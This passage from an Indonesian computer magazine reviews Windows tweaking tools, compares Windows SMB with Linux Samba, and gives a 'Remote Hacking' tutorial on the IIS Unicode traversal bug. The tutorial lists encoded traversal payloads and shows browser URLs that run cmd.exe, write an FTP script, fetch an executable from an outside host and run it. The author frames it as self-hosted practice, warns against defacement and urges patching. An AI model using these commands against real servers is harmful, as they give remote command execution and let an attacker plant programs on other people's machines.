Logon secara otomatis me-*log* anda sewaktu *startup*. Ini bermanfaat bila kamu anda sendiri saja yang menggunakan suatu komputer.

#### TWEAKING TOOL LAIN

Walaupun boleh saja menginstalasi beberapa tweaking tool pada satu komputer, anda dianjurkan agar setiap kali hanya satu yang digunakan. Suatu tool baru akan mengubah registry setelah boot, yang lain segera setelah suatu kotak dialog dipilih.

Adanya konflik dapat diamati dengan System Configuration Utility (MSCONFIG.EXE).

Perhatikan juga bahwa file-file konfigurasi mungkin saja berubah (MSDOS.SYS, CONFIG.SYS, AUTOEXEC.BAT, dan DOSSTART.BAT).

Tweaking tool yang dianjurkan untuk dicoba adalah X-Setup dari xteq. Download di <http://www.xteq.com/>

# CAROX PROGRAM TWEAKING BUATAN ANAK BANGSA

Program *tweaking* ditujukan untuk pemakai canggih Windows. TweakUI dari Microsoft misalnya didistribusikan gratis tetapi tanpa *support*. Selain itu program *tweaking* yang populer adalah Winhacker. Kini ada juga CaroX, program *tweaking* buatan Cakrabirawa, salah seorang


Program CaroX merupakan program *tweaking* seperti WinHacker atau TweakUI, hanya saja program ini buatan lokal. Meskipun demikian, program ini cukup andal dan mempunyai banyak fitur/utilitas; mulai dari memanipulasi tampilan desktop, menghapus daftar file yang habis dicari, sampai mengenkripsi dokumen yang tergolong rahasia.

Menggunakan CaroX cukup mudah karena telah tersedia *tooltip* yang akan memandu pengguna dalam mengutak-utik komputer.

Berikut ini adalah salah satu contoh untuk mengenkripsi dokumen menggunakan CaroX.

Cakrabirawa dapat dihubungi lewat e-mail  
DigitalChandra@yahoo.com

Program *tweaking* yang diantaranya untuk enkripsi dokumen



1

## DOWNLOAD CAROX

Arahkan browser ke DigitalWorks Online (<http://come.to/digitalworks>). Download program CaroX di *link* CoolStuff. Ukuran file Zip ini sekitar 285 KB. Sehingga dapat di-download di warnet, di-copy ke disket, dan dibawa pulang.



2

## JALANKAN PROGRAM CAROX


Setelah diekstrak filenya menjadi 654 KB. Jalankan **CaroXBr.exe**. Untuk mengutak-utik komputer, anda dapat menggunakan menu Order An Action yang dibagi menjadi tiga bagian.



3

## MENGENKRIPSI DOKUMEN


Pilih menu **Order An Action**, kemudian klik menu **Encrypt/Decrypt Document**. Setelah itu kotak dialog akan tampil. Tentukan file yang akan dienkripsi dengan menekan tombol **Select File**.



4

## MASUKKAN BILANGAN PENGACAK

Masukkan Bilangan Pengacak. Nama dokumen yang akan dienkripsi akan tampil pada kotak file name. Masukkan sembarang bilangan pada kotak Random Number untuk mengacak dokumen rahasia tsb. Bilangan ini yang akan digunakan untuk proses dekripsi jadi perlu dicatat baik-baik.



5

## NAMA FILE BARU

Selanjutnya tekan tombol **Encrypt/Decrypt**. Anda akan mendapatkan kotak dialog **Save As**. Beri nama yang baru untuk dokumen yang terenkripsi dan tekan tombol **Save**.



6

## SELESAI

**Encryption/Decryption Complete** berarti enkripsi selesai. Hapus file dokumen asal (yang belum terenkripsi). Sehingga hanya menyisakan file yang terenkripsi. Untuk mendekripsi prosesnya sama; gunakan juga bilangan pengacak yang sama. Jangan lupa bilangan itu!

# TWEAKING SISTEM WINDOWS DAN KONEKSI INTERNET

Selain program *tweaking* yang mengutak-atik sistem Windows (system tweaking) terdapat pula program *tweaking* untuk meningkatkan kecepatan koneksi Internet anda (connection tweaking). Kecepatan akses Internet dapat dipaksa meningkat sampai 30 persen dengan menggunakan CableNut.


Dari sekian banyak *tweaking tool* yang ada, NeoTek membahas enam di antaranya. Tiga dari kelompok *system tweaking* dan sisanya *connection tweaking*. Program-program ini beserta program-program tweaking lain terdapat pada CD NeoTek bulan ini.

Semua tweaking tool ini pada dasarnya mengubah *registry entry* untuk memaksimalkan kinerja sistem komputer anda. Anda tidak perlu sulit-sulit mempelajari Windows registry untuk mengoptimalkan kinerja sistem anda. Semua dapat dilakukan lewat tweaking tool yang sesuai.

Ulasan mengenai tweaking tool lain dapat dilihat pada NeoRagam: Ada Apa di CD NeoTek.

*Tweaking tools pilihan redaksi NeoTek*


## SYSTEM TWEAKING



1

### X-SETUP DARI XTEQ

Tweaking tool terlengkap yang ada saat ini. Lebih dari 750 fungsi tersembunyi dapat dikendalikan hanya dengan klik mouse (Windows, IE, Instant Messaging, Office, penampilan Explorer, opsi Server, Network setting, Security). Setiap tweak dikategori dan diakses dengan *tree menu*.



2

### RAMBOOSTER

Bersihkan RAM anda dari segala hal yang mungkin tidak anda butuhkan; menjadikan komputer anda lebih cepat dan lebih dapat diandalkan dan tidak harus sering-sering *boot*. Dengan *rambooster* anda dapat tetap *online*.




3

### SUPERFASST!

Teknologi akselerasi terancang yang ada untuk Windows 95/98. Mempercepat loading aplikasi, meningkatkan kemampuan *multitasking*, meningkatkan kecepatan menu display. Tidak kompatibel dengan Norton SpeedStart dan tidak berjalan di Windows NT.


## CONNECTION TWEAKING



1

### CABLENUT


Men-tweak hampir setiap *setting* yang dipunyai Windows untuk *stack* TCP/IP. Dengan menggunakan *registry entry* ini kecepatan akses Internet dapat ditingkatkan sampai 30%. Terdapat fasilitas *undo* terhadap perubahan registry.



2

### ISPEED (FREE VERSION)

iSpeed menyetel halus parameter-parameter TCP/IP untuk memaksimalkan *throughput* pada koneksi *dialup*. iSpeed menghitung secara otomatis nilai-nilai optimal berdasarkan nilai-nilai dari setting yang lain. Berisi Internet ftp testing untuk uji, catat, dan membuat grafik hasil uji.



3

### SPEEDNET

Suatu *utility suites* yang dirancang untuk memudahkan proses download. Mencakup *download accelerator* yang dapat melanjutkan download yang terhenti. Terdapat pula IE Editor untuk mengubah setting IE yang tersembunyi. Juga men-scan *security holes* pada sistem anda.



# MEMBANDINGKAN SMB WINDOWS & SAMBA LINUX

Share resource (file & printer) merupakan salah satu aplikasi utama PC yang terkait ke jaringan LAN. Dengan LAN, semua komputer pada LAN dapat bersama-sama menggunakan printer ataupun berbagi (sharing) suatu file.

**S**haring resources pada Windows berjalan dengan menggunakan protokol Server Message Block (SMB).

Dengan protokol SMB, pengguna Linux dapat berbicara dengan pengguna Windows di LAN yang sama.


Program Samba yang juga berbasis protokol SMB (Server Message Block) memungkinkan proses share resource Linux-Windows berjalan dengan lancar.

Tulisan ini difokuskan pada perbandingan setting Samba/SMB/network neighbourhood di Linux dan Windows.

Untuk melihat komputer yang beroperasi menggunakan SMB di LAN, di Windows cukup meng-klik Network Neighbourhood.

Sedang di Linux, komputer yang beroperasi dengan menggunakan protokol SMB itu dapat dilihat dengan menggunakan GNOMBA.


## SMB Windows vs. Samba Linux



### 1A

#### MENGAKTIFKAN SMB DI WINDOWS


SMB harus di aktifkan di Windows dengan menginstal protocol NetBUI di Start → Control Panel → Network.



### 1B

#### INSTALASI SMB


Pada Linux, proses instalasi SMB dilakukan dengan menginstal program Samba. Paling mudah jika kita lakukan pada saat awal instalasi Linux. Untuk memudahkan proses administrasi Samba, telah di sediakan software SWAT yang dapat diakses di <http://localhost:901>.



### 2A

#### MENYETEL IDENTIFICATION


Untuk mengidentifikasi sebuah PC di jaringan SMB, kita perlu menyetel (set) Identification di Network Setting Windows. Yang perlu disetel biasanya Computer name dan Workgroup.



### 2B

#### PENGENALAN KOMPUTER


Proses pengenalan komputer di jaringan juga dimudahkan di Linux SWAT, pada bagian global kita bisa menset workgroup dan netbios name (ekuivalen dengan Computer name di Windows). Kebetulan ada beberapa setting yang juga di-set di parameter global ini, seperti Security, OS level, WINS dll yang merupakan fasilitas yang dibutuhkan untuk menggunakan Samba sebagai pengganti NT Server di Windows. Biasanya untuk memudahkan proses sharing di jaringan Windows, sebaiknya security di set sebagai SHARE. Jika di ubah menjadi DOMAIN, USER dll akan memerlukan penanganan yang lebih serius di-setup Samba server yang sudah sekelas NT Server.



3A

### SHARING FOLDER ATAU FILE


Pada Windows, proses *sharing* sebuah folder atau file dapat dengan mudah dilakukan melalui Windows Explorer dan mengklik tombol kanan di mouse yang kita gunakan untuk menset parameter sharing sebuah folder seperti tampak pada gambar. Berbeda dengan Samba, proses security di-set untuk setiap *share resource*.



4A

### SHARE PRINTER


Selain share file atau folder, jika meng-klik tombol kanan pada salah satu *printer* yang tersambung ke Windows, maka kita dapat men-share printer tersebut. Fasilitas proteksi *password* juga di sediakan oleh Windows.



5

### STATUS SERVER DI SAMBA


Server status barangkali merupakan bagian yang tidak bisa ditemukan di Windows98. Di sini kita bisa men-set berapa interval SMB untuk memberitahukan semua komputer di jaringan, kondisi software *smbd* & *nmbd*. Share mana saja yang sedang di akses, oleh siapa dll.



3B

### FASILITAS SHARE

Pada Samba, fasilitas *share* digunakan untuk menset folder atau direktori yang akan di-share. Beberapa parameter yang penting adalah *path directory* yang akan di-share, share name sebagai apa, user/group mana saja yang bisa mengakses share tersebut, mesin mana saja yang diizinkan mengakses share tersebut, apakah share bisa di-write dsb.



4B

### PENGATURAN SHARE PRINTER

Pada Samba, proses share printer dilakukan lewat bagian *Printers* di SWAT. Jika ada printer yang tersambung ke mesin Linux, pada dasarnya dapat di share dengan mudah melalui Samba. Seperti biasa proteksi keamanan yang dijanjikan bisa dibuat lebih ketat daripada Windows.



6

### DOKUMEN ONLINE SAMBA

Yang juga tidak ada di Windows adalah dokumen *online* tentang Samba. Buku *Using Samba* yang biasanya dijual seharga US\$34.95 telah disertakan dalam paket Samba. Bagi yang secara serius membaca buku ini, dapat dengan mudah menset Samba menjadi Server yang tangguh dan bukan mustahil mengalahkan NT Server untuk keperluan share resource di jaringan.



# Remote Hacking

## Memanfaatkan Unicode Bug pada Server NT

Anda dapat memanfaatkan *bug* yang ada pada sistem Windows NT untuk berlatih *hacking*. Rio Martin kembali menguraikan langkah-langkah yang dapat anda lakukan untuk belajar menjadi *hacker*.

**A** WAL DAN DASAR-DASAR mengenai hubungan TCP/IP, cara *daemon server* bekerja, serta cara memanfaatkan kelemahan *daemon server* dengan *exploit* telah dibahas pada NeoTek Vol. II, No. 2 November 2001. Maka kali ini pembahasan akan difokuskan pada pemanfaatan *bug* yang ada pada IIS (Internet Information Service) yakni sebuah *service* yang terinstal pada Microsoft Windows NT System. Layanan IIS ini terdiri atas FTP Service dan Web Service yang *listening* pada port 21 dan 80.

### Persiapan Awal

Karena sangat diharamkan untuk belajar *hacking* pada sistem orang lain (supaya tidak dikatakan merusak) maka saya sarankan untuk mencoba menginstal sendiri NT System pada PC anda dan jangan lupa aktifkan juga IIS. Untuk Nt4 terinstall dengan IIS-4 sedangkan Windows2000 terinstall IIS-5. Setelah pada PC anda terinstall IIS, maka anda bisa langsung mulai *hacking* NT. Coba uji kembali dengan *browsing* <http://localhost/> dari *browser* anda. Apabila sudah ada tampilan halaman *default* dari IIS, maka IIS anda sudah berjalan dengan mulus.

### Deteksi Hole Pada IIS

IIS memiliki sejumlah *bug* yang terkenal dengan sebutan Unicode Bug. Ini-

lah daftar dari sejumlah Unicode Bug tersebut:

```
..%255c..%255c
..%252e..%252e
..%35c..%35c
..%c0%af..
..%c1%af..
..%c1%9c..
..%c1%pc..
..%c1%1c..
..%c0%9v..
..%c1%8s..
..%e0%80%af..
..%f0%80%80%af..
..%f8%80%80%80%af..
..%fc%80%80%80%80%af..
..%25%35%63..%25%35%63
..%e0%80%af../..%e0%80%af../..%e0%80%af../
```

Lalu bagaimanakah cara memanfaatkannya? IIS memiliki folder khusus untuk menjalankan *script-script* yakni:

```
/scripts
/cgi-bin
/msadc
/_vti_bin
/_vti_cnf
/iisadmpwd
```

Format untuk mengetahui apakah *server* anda memiliki *unicode bug* atau tidak, bisa dicoba dengan langsung mengetesnya pada *web browser*.

```
http://localhost/scripts/..%255c..%255cwin
nt/system32/cmd.exe/?c+dir
```

Misalnya ada tampilan yang menunjukkan file-file, maka dipastikan *server* anda memiliki *unicode bug* yang bisa dimanfaatkan. Lalu coba lagi untuk folder *cgi-bin*, *msadc*, *vtbin*, dll. Jangan lupa juga ganti dengan *unicode* lainnya apabila tidak berhasil.

### Aplikasi Unicode Bug

Unicode bug ini merupakan kelemahan pada IIS yang memungkinkan seseorang untuk menjalankan *command-command* pada *shell windows* langsung. Jadi *command-command* seperti *dir*, *mkdir*, *copy*, *ping*, bahkan sampai pada *format*, *del*, *deltree* yang sifatnya merusak pun bisa dijalankan.

Cuma sekali lagi saya sarankan janganlah berbuat merusak kalau ini anda praktikkan terhadap *server* yang bukan milik anda (*remote server*). Kita sesama pengguna Internet diharapkan menjadi teman, dan bukan musuh satu sama lain yang saling menghancurkan.

Lantas bagaimana cara mengetahui folder index daripada *webserver* IIS? coba ketikkan <http://localhost/t3rm.ida> dan pada *browser* akan menampilkan lokasi folder index web berada. Biasanya hal ini digunakan untuk mencari file *index.htm* dan akhir-akhirnya digunakan untuk *deface* halaman index dari suatu web. Percayalah *deface* bukan hal yang baik untuk dilakukan, kalau anda mau pamer untuk menam-




## MENGENAL UNICODE

Unicode adalah suatu cara untuk mendapatkan suatu solusi komprehensif dalam memetakan secara elektronis semua karakter yang ada dalam bahasa-bahasa di dunia, yang secara teoretis lebih dari 65.000 karakter dibentuk dari pendefinisian karakter 16-bit.

Ada dua macam usaha yang terpisah untuk menetapkan character set yang seragam. Pertama adalah proyek ISO 10646 dari International Organization for Standardization (ISO); yang kedua adalah Unicode Project oleh suatu konsorsium pengusaha-pengusaha software multibahasa. Keduanya bekerja sama untuk menciptakan tabel kode bersama.

Unicode extension secara default terinstalasi pada Microsoft Internet Information Server (IIS) versi 4.0 dan 5.0. Hal ini memungkinkan karakter-karakter yang tidak digunakan dalam Bahasa Inggris dikenali juga oleh web server ini.

Untuk mengetahui lebih jauh kode-kode karakter untuk Bahasa Arab, Hiragana, Katakana, Tamil, Thai, dan lain-lainnya ini, kunjungi <http://www.unicode.org/charts/>



IIS Unicode Exploit memungkinkan pengguna menjalankan sembarang perintah pada web server ini. Dengan demikian, server-server IIS yang memuat Unicode extension menjadi rawan terhadap hacking, kecuali yang sudah diperbaiki dengan menggunakan patches yang terbaru.

pikan identitas anda, pasang saja *web-server* yang berjalan di port lain lalu disitu buat sesuka anda file *index.htm* nya, dibandingkan harus deface file HTML yang bukan milik kita dan apalagi menghapus file-file penting di *website* tersebut.

Lalu bagaimana caranya meng-*upload* webserver atau daemon-daemon yang berguna lainnya ke sana ?

Gambaran langkah-langkahnya seperti ini: setiap NT Server memiliki file FTP.EXE yang berguna untuk melakukan FTP upload dan download file ke host tujuan. Nah NT Server yang memiliki Unicode Bug itu kita suruh melakukan *download* ke *host* milik kita yang sudah ditaruh macam-macam daemon siap pakai. Cobalah taruh di *free host* yang ada di Internet seperti Geocities, Freeservers dll.

Langkah-langkah menempatkan program kita ke server NT tujuan hacking. Carilah folder tersembunyi yang bisa dijadikan sebagai markas bersarangnya program-program kita. Misal:

C:\Program Files\ atau  
C:\inetpub dsb.

Lalu uji apakah folder tersebut memiliki akses Read and Write, dalam arti apakah folder itu diberi akses untuk *del*, *mkdir*, *modifikasi file*, dsb. Misal akan di-copy-kan ke folder Program Files, lakukan command ini di browser:

```
http://localhost/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+copy+c:\winnt\system32/cmd.exe+c:\progra~1\t3rm.exe.
```

Apabila folder Program Files diberi akses Read and Write maka akan ada tampilan *error* dan ada tulisan 1 file copied. Selamat! Berarti anda telah berhasil menyelesaikan langkah pertama yakni menentukan lokasi markas besar anda.

Untuk selanjutnya perintah unicode sudah dapat anda singkat menjadi

```
http://localhost/scripts/..%255c..%255cprogra~1\t3rm.exe?/c+
```

Karena anda akan menggunakan FTP yang dioperasikan secara otomatis melalui *script* FTP, maka buatlah *script* FTP. Perintah yang digunakan adalah ECHO. Bentuk umum penggunaan ECHO adalah echo perintah-ftp >> nama-file-script-ftp.txt

Oke, berikut dicontohkan isi file *t3rm.ftp* yang akan saya gunakan untuk download file *irc.exe* yang saya miliki di freeserver geocities.com

```
OPEN GEOCITIES.COM
T3RM
PASSWORDSAYA
LCD C:\PROGRA~1\
BINARY
GET IRC.EXE
CLOSE
```

Penjelasan dari perintah-perintah tersebut:

- OPEN merupakan perintah untuk melakukan hubungan FTP ke server tujuan, dimana server tujuan saya adalah GEOCITIES.COM.
- T3RM merupakan username saya
- PASSWORDSAYA merupakan *password* yang harus saya isikan.

Lalu setelah berhasil login ke sana, saya menentukan lokasi tempat download saya di server NT yang saya *hack* di mana pada skrip di atas adalah C:\PROGRAM FILES\, setelah itu karena jenis file yang akan saya download adalah EXE maka saya tentukan jenis transfernya BINARY. Untuk file-file seperti TAR.GZ, ZIP, gunakan juga BINARY. Hanya untuk file-file seperti HTML, TXT, DOC, baru gunakan ASCII untuk transfernya.

Lantas bagaimana perintah membuat skrip tsb? Masukkan satu persatu seperti berikut dan tunggu sampai muncul tampilan *error CGI Filename\*\*\*\**. Hal tersebut berarti menandakan anda berhasil:

```
http://localhost/scripts/..%255c..%255cprogra~1\t3rm.exe?/c+echo+OPEN+GEOCITIES.COM+>>+C:\PROGRA~1\t3rm.ftp
```

```
http://localhost/scripts/..%255c..%255cprogra~1\t3rm.exe?/c+T3RM+>>+C:\PROGRA~1\t3rm.ftp
```

```
http://localhost/scripts/..%255c..%255cprogra~1\t3rm.exe?/c+echo+PASSWORDSAYA+>>+C:\PROGRA~1\t3rm.ftp
```

```
http://localhost/scripts/..%255c..%255cprogra~1\t3rm.exe?/c+echo+LCD+C:\PROGRA~1\+>>+C:\PROGRA~1\t3rm.ftp
```

```
http://localhost/scripts/..%255c..%255cprogra~1\t3rm.exe?/c+echo+BINARY+>>+C:\PROGRA~1\t3rm.ftp
```

```
http://localhost/scripts/..%255c..%255cprogra~1\t3rm.exe?/c+echo+GET+IRC.EXE+>>+C:\PROGRA~1\t3rm.ftp
```

```
http://localhost/scripts/..%255c..%255cpro
```

```
gra~1/t3rm.exe?/c+echo+CLOSE+>>+C:\P
ROGRA~1\t3rm.ftp
```

Oke, skrip yang anda buat sudah selesai dan silakan lihat kembali keseluruhan isi dari skrip dengan perintah:

```
http://localhost/scripts/..%255c..%255cprog
ra~1/t3rm.exe?/c+type+c:\progra~1\t3rm.f
tp
```

Apakah semuanya sudah sesuai dengan urutan? Kalau sudah oke dan sesuai dengan urutannya, maka jalankan FTP dengan menggunakan skrip tersebut dengan perintah:

```
http://localhost/scripts/..%255c..%255cprog
ra~1/t3rm.exe?/c+ftp+-
s:c:\progra~1\t3rm.ftp
```

Tunggu prosesnya beberapa saat dan jangan tutup browser.

Buka browser satu lagi dan masukkan perintah

```
http://localhost/scripts/..%255c..%255cprog
ra~1/t3rm.exe?/c+dir+c:\progra~1\
```

Refresh berulang kali sampai file IRC.EXE sudah nampak dan sizenya sesuai dengan size yang ada pada server GEOCITIES.

Kalau sudah selesai berarti langkah selanjutnya adalah jalankan file IRC.EXE tersebut.

```
http://localhost/scripts/..%255c..%255cprog
ra~1/t3rm.exe?/c+c:\progra~1\irc.exe
```


Kalau saja file IRC.EXE merupakan sebuah program PROXY IRC dan *listening* di port anggaplah 8080, maka karena sudah dijalankan di PC anda, rekan anda pun bisa memanfaatkannya asal dia tahu port dan IP address anda di Internet. Jadi sungguhlah berbahaya apabila anda memiliki server NT yang memiliki *bug unicode*, terlebih lagi serangan CODE RED pun menggunakan teknik yang sama seperti ini. *Bandwidth* kita akan habis, dan kita pun bisa dijadikan sebuah benteng pertahanan bagi orang-orang yang tidak bertanggung jawab. Untuk para pemilik server NT yang memiliki *unicode bug* ini, saya sarankan untuk sesegera mungkin *patch* server anda, atau *uninstall* IIS dan ganti 